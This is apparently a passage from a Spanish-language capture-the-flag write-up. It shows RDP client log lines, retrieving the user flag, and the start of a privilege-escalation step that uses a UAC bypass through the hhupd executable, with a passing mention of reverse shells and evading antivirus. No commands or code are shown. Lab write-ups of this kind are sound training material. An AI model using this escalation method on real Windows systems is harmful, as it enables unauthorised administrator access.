[00:10:44:916] [209256:209257] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[00:10:45:243] [209256:209257] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[00:10:45:244] [209256:209257] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
```




Vemos que tenemos acceso al ordenador, y buscamos la bandera user.txt


Escalada de privilegios

`Bypass del UAC de administrador Windows


Del resultado de una búsqueda en el navegador podemos ver que el ejecutable del escritorio hhupd, es vulnerable a un bypass, podríamos intentar invocar una shell inversa, o un archivo .php pero el antivirus/firewall lo capa, así que sigamos este camino.

